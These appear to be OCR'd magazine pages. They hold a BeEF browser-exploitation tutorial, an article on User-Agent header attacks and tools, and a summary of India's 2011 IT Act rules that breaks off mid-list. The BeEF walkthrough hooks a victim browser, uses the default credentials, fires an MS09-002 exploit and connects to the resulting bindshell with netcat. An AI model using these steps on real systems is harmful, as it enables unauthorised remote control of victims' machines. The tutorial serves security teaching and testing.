
This component is the heart (base) of the framework. The communication Server communicates with the zombies (Targets) via the http protocol and takes care of everything the framework does.

A typical scenario:

A attacker hosts a site using BeEF. Victim access the web page hosted by attacker. The web page triggers BeEF framework to send the instructions to the browser, to execute on the target machine. The user gets added into the zombie list of the framework. The whole process is invisible to the user.



Now attacker logs in to the BeEF server remotely and can run modules to get the desired outcome. He can redirect the victim to a malicious site, exploit vulnerable browser, log the browser activity etc. Usages are limit less and are only restricted by imagination/creativity of the attacker.


Browser Exploit Framework - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.101/beef/ui/
Google
Remote-Exploit Offensive-Security RE Forums Metasploit milw0rm [Aircrack-ng]
Zombies Autorun Modules Standard Modules Options Help
Wade Alcorn (http://www.bindshell.net)
Browser Exploitation Framework
BeEF
Autorun
disabled
Zombies
no zombies available
Done

Copyright © 2006-2009 Wade Alcorn All Rights Reserved.

About

BeEF is the browser exploitation framework. Its purposes in life is to provide an easily integratable framework to demonstrate the impact of browser and/or xss issues issues in real-time. The modular structure has focused on making module development a trivial process with the intelligence existing within BeEF.

What's New

The modules now log their results in the zombie pane rather than keeping the lastest one. Also, new attack vector modules have been added:

* New CVE-2009-0075 (XP SP2 IE exploit) module
* New CVE-2009-0137 (Safari file snatch) module
* New Browser functionality detection modules

Example

Use a browser to connect to 'http://beefserver/hook/xss-example.htm'. Now a zombie will appear in the zombie section of the BeEF UI. **NOTE:** The IP address in the file **will** require editing.

Select the 'std:alert' module from the 'standard module' menu and then click on the zombie in the sidebar (under the icon). Now both the module and a zombie have been selected. The next step is to click the 'send' button to instruct the zombie.

A typical BeEF instance.

How to install BeEF:

These instructions are for php version of BeEF.

Requirements:

1. Web server
2. PHP

Install Instructions:

1. Download beef source from the site (checkout the source with svn client)
2. Extract the source into the webroot directory of the server (usually it is /var/www/)
3. Check the permissions and ownership of the BeEF directory
4. Go to the location of BeEF directory through a browser
5. Follow the instructions


Demo:

Let us see the demo of MS09-002 exploit in BeEF. There is a nice collection of videos by Jabra atVimeo. Please see the References for video links.

Consider we have three machines.
Attacker Machine: 192.168.1.2
BeEF Server Machine: 192.168.1.101
Victim (Zombie) Machine : 192.168.1.102. The victim is running a windows box with Internet Explorer.
Attacker performs the following steps which results in exploitation of victim's machine.

Step 1:
Attacker hosts a site (here 192.168.1.101/beef/example.html) running a BeEF framework.


Step 2:
Victim visits the site, assuming the site is safe. Once he access the page 192.168.1.101/beef/example.html, the browser executes a series of instructions fetched from the framework which instructs the browser to maintain connection and receive further commands. Furthermore victim's ip gets added to the zombie list of BeEF.


BeEF Example Page - Windows Internet Explorer
http://192.168.1.101/beef/example.html
BeEF Example Page

This is an example of a BeEF Attack page.
The source code can be found at /var/www/beef/example.html
The important aspect of the page is the javascript include.

Step 3:
Attacker logs into the server through the URL 192.168.1.101/beef/ui, usually by providing username and password (default username and password are beef/beef).

Step 4:
Attacker selects the desired zombie, in our case victim's machine 192.168.1.102 from the zombies list in left panel.


Browser Exploit Framework - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.101/beef/ui/
Google
Remote-Exploit
Offensive-Security
RE Forums
Metasploit
milw0rm
[Aircrack-ng]
Zombies
Autorun Modules
Standard Modules
Options
Help
Wade Alcorn (http://www.bindshell.net)
Browser Exploitation Framework
BeEF
Autorun
disabled
Zombies
192.168.1.102

Copyright © 2006-2009 Wade Alcorn All Rights Reserved.

About

BeEF is the browser exploitation framework. Its purposes in life is to provide an easily integratable framework to demonstrate the impact of browser and/or xss issues issues in real-time. The modular structure has focused on making module development a trivial process with the intelligence existing within BeEF.

What's New

The modules now log their results in the zombie pane rather than keeping the lastest one. Also, new attack vector modules have been added:
* New CVE-2009-0075 (XP SP2 IE exploit) module
* New CVE-2009-0137 (Safari file snatch) module
* New Browser functionality detection modules


Example

Use a browser to connect to 'http://beefserver/hook/xss-example.htm'. Now a zombie will appear in the zombie section of the BeEF UI. **NOTE:** The IP address in the file **will** require editing.

Select the 'std:alert' module from the 'standard module' menu and then click on the zombie in the sidebar (under the icon). Now both the module and a zombie have been selected. The next step is to click the 'send' button to instruct the zombie.


javascript:select_zombie('ec32f8b9c33f32f023d6d6cbf8ecd004')


Step 5:
Attacker verifies the availability of port 28876 (Port is configurable in BeEF). As you can see in the screen-shot below, it's available for our use, ideally it means, the port 28876 is not being used by any other process right now.


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help


```
root@bt:~# nc 192.168.1.102 28876
(UNKNOWN) [192.168.1.102] 28876 (?) : Connection refused
root@bt:~#
```

Step 6:
Attacker selects the MS009-002 exploit from standard modules menu.
Standard Modules -->xplt: xp sp2 iebindshell





Step 7:
The following page is displayed.




exploit: CVE-2009-0075 (MS09-002)

This IE Exploit is for Windows XP SP2

It will start a bindshell listening on port 28876

Step 8:
Once Attacker clicks the Exploit button, BeEF exploits the vulnerability and opens a port 28876 on victim's machine.

Step 9:
Attacker connects to the victim's box using Netcat on port 28876 using following command -



```
root@bt:~# nc 192.168.1.102 28876
(UNKNOWN) [192.168.1.102] 28876 (?) : Connection refused
root@bt:~# nc 192.168.1.102 28876
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\dusk\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.102
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

C:\Documents and Settings\dusk\Desktop>
```

nc 192.168.1.102 28876.

For more info on using Netcat see the man page of nc or "nc/?"

Thats it. Attacker now has complete access of the victim's system. The applications of BeEF are only limited by the creativity of the attacker. He can turn this system into a web server for hosting malicious sites to trap few more zombies.

Conclusion:

BeEF is a very powerful tool in any security professional's arsenal. It creates new client side attack vectors to test/assess the security of the browser. It helps a security professional to test their exploits on various browsers to assess exploit's functionality and restrictions

References:

Project home :http://code.google.com/p/beef/
Jabra's BeEF Videos:
http://vimeo.com/5353835

Mohammed Imran

Imran aka Morpheus works at TCS, Hyderabad.
He is a proud member of Team Matriux. His interests include VAPT, Malware Analysis and Reverse Engineering.

The User Agent on my Header


Introduction

This article will introduce you to User Agent, what is it used for and from the aspect of Security, to know what are the possible attacks.

What is a Header?

HTTP header fields are components of the message header of requests and responses in the Hypertext Transfer Protocol (HTTP). They define the operating parameters of an HTTP transaction..

Example: Request HTTP



```
GET / HTTP/1.1
Connection: Keep-Alive
Keep-Alive: 300
Accept:*/*
Host: www.google.com
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows; U;
Windows NT 5.1; en-US; rv:1.9.2.16)
Gecko/20110319 Firefox/3.6.16 ( .NET
CLR 3.5.30729; .NET4.0E)
```

Now, a user agent is a client application implementing a network protocol used in communications within a client–server distributed computing system. (Wikipedia)

For example the user agent is used by different Web browsers, to show the Web pages to the users according to the different proposed scenarios. The idea is provide content and operating parameters if it is a desktop computer, smartphone or whatever.

Sometimes the User Agent of a spider or crawlers includes the URL or e-mail address of the organization to contact them.
If you want to limit the access from some User Agent, you should use the Basic Exclusion with the robots.txt (http://www.robotstxt.org)

Example:

```
User-agent: *
Disallow: /cgi-bin/
Disallow: /tmp/
```

Remember this:

- Robots can ignore your /robots.txt. Especially malware robots that scan the web for security vulnerabilities, and email address harvesters used by spammers will not pay attention.
- The /robots.txt file is a publicly available file. Anyone can see what sections of your server you do not want robots to use.

Basically, you should not try to use/robots.txt to hide information.

User Agent explained

```
Mozilla/5.0 (Windows; U; Windows NT
5.1; en-US; rv:1.9.2.16)
Gecko/20110319 Firefox/3.6.16 (.NET
CLR 3.5.30729; .NET4.0E)
```

Firefox 3.6.16	
Mozilla	MozillaProductSlice. Claims to be a Mozilla based user agent, which is only true for Gecko browsers like Firefox and Netscape. For all other user agents it means 'Mozilla-compatible'. In modern browsers, this is only used for historical reasons. It has no real meaning anymore
5.0	Mozilla version
Windows	Platform
U	Security values: • **N** for no security • **U** for strong security • **I** for weak security
Windows NT 5.1	Operating System: Windows XP
en-US	Language Tag, indicates the language for which the client had been localized (e.g. menus and buttons in the user interface) en-US = English - United States
rv:1.9.2.16	CVS Branch Tag The version of Gecko being used in the browser
Gecko	Gecko engine inside
20110319	Build Date: the date the browser was built
Firefox	Name : Firefox
3.6.16	Firefox version
.NET CLR 3.5.30729	.NET framework Version : 3.5.30729
.NET4.0E	.NET framework Version : 4.0 Extended

Vulnerabilities

This section is the purpose of the article, describe the possible vulnerabilities known and in some cases still have no solution.

Security bypass: Is the lack or poor security validation. It often depends on the implementation used and how this can be avoided.


SQL Injection: Is a technique used to exploit applications that construct SQL statements from user-supplied input. When successful, the attacker is able to change the logic of SQL statements executed against the database.

Denial of Service: Is a technique with the intent of preventing a web site from serving normal user activity. DoS attacks, which are easily normally applied to the network layer, are also possible at the application layer. These malicious attacks can succeed by starving a system of critical resources, vulnerability exploit, or abuse of functionality.

Script Injection: Is the exploitation of a computer bug that is caused by processing invalid data. Code injection can be used by an attacker to introduce (or "inject") code into a computer program to change the course of execution.

Cross-site Scripting (XSS): Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client.

Session Hijacking: The attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token. The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server.



HTTP Header

Vulnerability	Vendor	XF ID	Remediable
Security bypass	Websense Enterprise	39023	YES
SQL Injection	Avactis	62559	YES
Denial of Service	SHOUTcast Server	6938	NO
Script Injection	TorrentFlux	29374	YES
Cross-site Scripting (XSS)	Ultimate PHP Board	47607	NO
Session Hijacking	PassMasterFlex	26298	NO

How to prevent these vulnerabilities?

You should read guidelines, best practices related to security, code programming and application testing.

An excellent guide that every person should read is OWASP Top Ten, “The OWASP Top Ten provides a powerful awareness document for web application security.”

As per OWASP the Top 10 Web Application Vulnerabilities are:-

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3:Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross-Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Considerations

The W3C (World Wide Web Consortium) have proposed a good practice to implement web sites that are easy and simple for any user. The User Agent Accessibility Guidelines (UAAG) documents explain how to make user agents accessible to people with disabilities, particularly to increase accessibility to Web content. UAAG is primarily for developers of Web browsers, media players, assistive technologies, and other user agents.

More information:
http://www.w3.org/WAI/intro/uaag.php

Tools

There are number of tools available to perform the attacks, this is only a recommendation:

Products	Vendor
Fiddler	Fiddler is a Web Debugging Proxy which logs all HTTP(S) traffic between your computer and the Internet. Fiddler allows you to inspect all HTTP(S) traffic, set breakpoints, and "fiddle" with incoming or outgoing data. **http://www.fiddler2.com/fiddler2**
Havij	Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page. **http://www.itsecteam.com**
SQL Power Inyector	SQL Power Injector is an application created in .Net 1.1 that helps the penetration tester to find and exploit SQL injections on a web page. **http://www.sqlpowerinjector.com**
SQID	SQL injection digger is a command line program that looks for SQL injections and common errors in web sites. You can specify the user agent, the referer, supports HTTPS, Proxy with authentication and more. **http://sqid.rubyforge.org**
Tamper Data	Firefox *addon*: Use tamperdata to view and modify HTTP/HTTPS headers and post parameters. **https://addons.mozilla.org/en-US/firefox/addon/tamper-data**
User Agent Switcher	Firefox *addon*: The User Agent Switcher extension adds a menu and a toolbar button to switch the user agent of a browser. **https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher**

Online Resources

Hypertext Transfer Protocol -- HTTP/1.1 (RFC 2616)
http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14

What's My User Agent?
http://whatsmyuseragent.com

List of User-Agents
http://www.user-agents.org

UAProf
http://www.uaprof.com

Bots vs Browsers
http://www.botsvsbrowsers.com

Maximiliano Soler
@maxisoler

Security Analyst working in an International Bank and participating in some Projects like *Vulnerability Database*, *Zero Science Lab*, *OWASP*. Fanatic of open standards.

Cybercrimeopedia: New Rules under Information Technology Act

Rules under sections 6A, 43A and 79 of the Information Technology Act, 2000 (the IT Act) have recently been notified.

The **Information Technology (Reasonable security practices and procedures and sensitive personal data or information) Rules, 2011** has now come into force.

The amended Information Technology Act has brought in the requirement for almost all entities to undergo an ISO 27001 audits.

We have already seen its features in last edition.

The other rules that have come into force are:-

1. Information Technology (Electronic Service Delivery) Rules, 2011.
2. Information Technology (Intermediaries guidelines) Rules, 2011.
3. Information Technology (Guidelines for Cyber Cafe) Rules, 2011.

Information Technology (Electronic Service Delivery) Rules, 2011

The rules are enacted in exercise of the powers conferred by Section 87 (2) (zg), read with Section 79 (2) of the Information Technology Act, 2000.

Section 87 (2) (zg) empowers Government to make guidelines to be observed by the intermediaries under Section 79 (2) of the Information Technology Act, 2000.

Section 79 (2) reads as under:-

Exemption from liability of intermediary in certain cases

79. (1) Notwithstanding anything contained in any law for the time being in force but subject to the provisions of sub-sections (2) and (3), an intermediary shall not be liable for any third party information, data, or communication link made available or hosted by him.

2) The provisions of sub-section (1) shall apply if—

(a) the function of the intermediary is limited to providing access to a communication system over which information made available by third parties is transmitted or temporarily stored or hasted; or

(b) the intermediary does not –

(1) initiate the transmission,

(2) select the receiver of the transmission, and

(3) select or modify the information contained in the transmission;

(c) the intermediary observes due diligence while discharging his duties under this Act and also observes such other guidelines as the Central Government may prescribe in this behalf.

The rule introduced **"Licencing Agency"** as an agency designated by government to issue licences to cyber café for their operation. Hence, from now onwards only **Licencing Agency** can grant licences to Cyber Cafés.

The rule further explains Identification of Users. It says that user can't use Computer resource unless he/she establishes their identity by producing any of the document enlisted below:-

- Identity card issued by any School or College;
- Photo Credit Card or debit card issued by a Bank or Post Office;
- Passport;
- Voters Identity Card;
- Permanent Account Number (PAN) card issued by Income-Tax Authority;
- Photo Identity Card issued by the employer or any government agency;
- Driving License issued by the appropriate government.

It also states that Children (under 18 years) without photo Identity card shall be accompanied by an adult with valid ID card.

The rule has defined "Log Register" as means a register maintained by the Cyber Café for access to computer resource. It states that the Cyber Café shall record and maintain the required information of each user in the log register for a minimum period of one year. The rules also makes it mandatory for Cyber Café to prepare a monthly report of the log register showing date-wise details on the usage of the computer resource and submit a hard and soft copy of the same to the person or agency as directed by the licencing agency by 5th day of every month.

The rule also makes it compulsory for cyber café owners to store and maintain following backups of logs and computer resource records for at least six months for each access or login by any user:-

- History of websites accessed using computer resource at cyber café

- Mail server logs
- Logs of proxy server installed at cyber café
- Logs of network devices such as router, switches, systems etc. installed at cyber café
- Logs of firewall or Intrusion Prevention/Detection systems, if installed.

Cyber Café may refer to "Guidelines for auditing and logging – CISG-2008-01" prepared by Indian Computer Emergency Response Team (CERT-In) for any assistance related to logs. This document is available at www.cert-in.org.in.

The rule also describes **Management of Physical Layout and computer resource to be maintained by the Cyber Café.**

They are as follows:-

- Partitions of cubicles should not be more than four and half feet in height from the floor level.
- Screen of all computers other than in partitions should be facing "outwards", i.e. facing common space.
- Minors shall not be allowed to sit in cubicles unless they are accompanied by adults.
- All time clocks in the Cyber Café shall be synchronized to the Indian Standard Time (IST).
- All the computers in the cyber café shall be equipped with the safety/filtering software so as to the avoid access to the websites relating to pornography, obscenity, terrorism and other objectionable materials.

The rules have authorised an officer, not below the rank of Police Inspector, as authorised by the licensing agency, to check or inspect cyber café and the computer resource or network established therein at any time for the compliance of these rules. It's a duty of Cyber café owner to co-operate with the office by providing every related document, registers and any necessary information on demand.

Information Technology (Intermediaries guidelines) Rules, 2011

The rules are enacted in exercise of the powers conferred by Section 87 (2) (zg), read with Section 79 (2) of the Information Technology Act, 2000.

Section 87 (2) (zg) empowers Government to make guidelines to be observed by the intermediaries under Section 79 (2) of the Information Technology Act, 2000.

Section 79 (2) reads as under:-

Exemption from liability of intermediary in certain cases

79. (1) Notwithstanding anything contained in any law for the time being in force but subject to the provisions of sub-sections (2) and (3), an intermediary shall not be liable for any third party information, data, or communication link made available or hosted by him.

(2) The provisions of sub-section (1) shall apply if –

(a) the function of the intermediary is limited to providing access to a communication system over

which information made available by third parties is transmitted or temporarily stored or hasted; or

(b) the intermediary does not –

(1) initiate the transmission,

(2) select the receiver of the transmission, and

(3) select or modify the information contained in the transmission;

(c) the intermediary observes due diligence while discharging his duties under this Act and also observes such other guidelines as the Central Government may prescribe in this behalf.

The rule has defined the concept of **"Blog"** for the first time under the IT Act and rules thereunder. It defines **"Blog"** as, "a type of website, usually maintained by an individual with regular entries of commentary, descriptions of events, or other material such as graphics or video. Usually blog is a shared on-line journal where users can post diary entries about their personal experiences and hobbies."

It further also defines **"Blogger"** as "a person who keeps and updates a blog" and **"User"** as, "any person including blogger who uses any computer resource for the purpose of sharing information, views or otherwise and includes other persons jointly participating in using the computer resource of intermediary.

The rule introduces the concept of **"Cyber Security Incident"**which means any real or suspected adverse event in relation to cyber security that violates an explicitly or implicitly applicable security policy resulting in unauthorised access, denial of service or disruption, unauthorized use of a computer resource for processing or storage of information or changes to data, information without authorisation.

According to the rule, the intermediary shall observe following due diligence policies while discharging its duties:-

- The intermediary shall publish the terms and conditions of use of its website, user agreement, privacy policy etc.
- The intermediary shall notify its users not to use, display, upload, modify, publish, transmit, update, share or store any information that:-
  a) Violates Intellectual Property Right of another person;
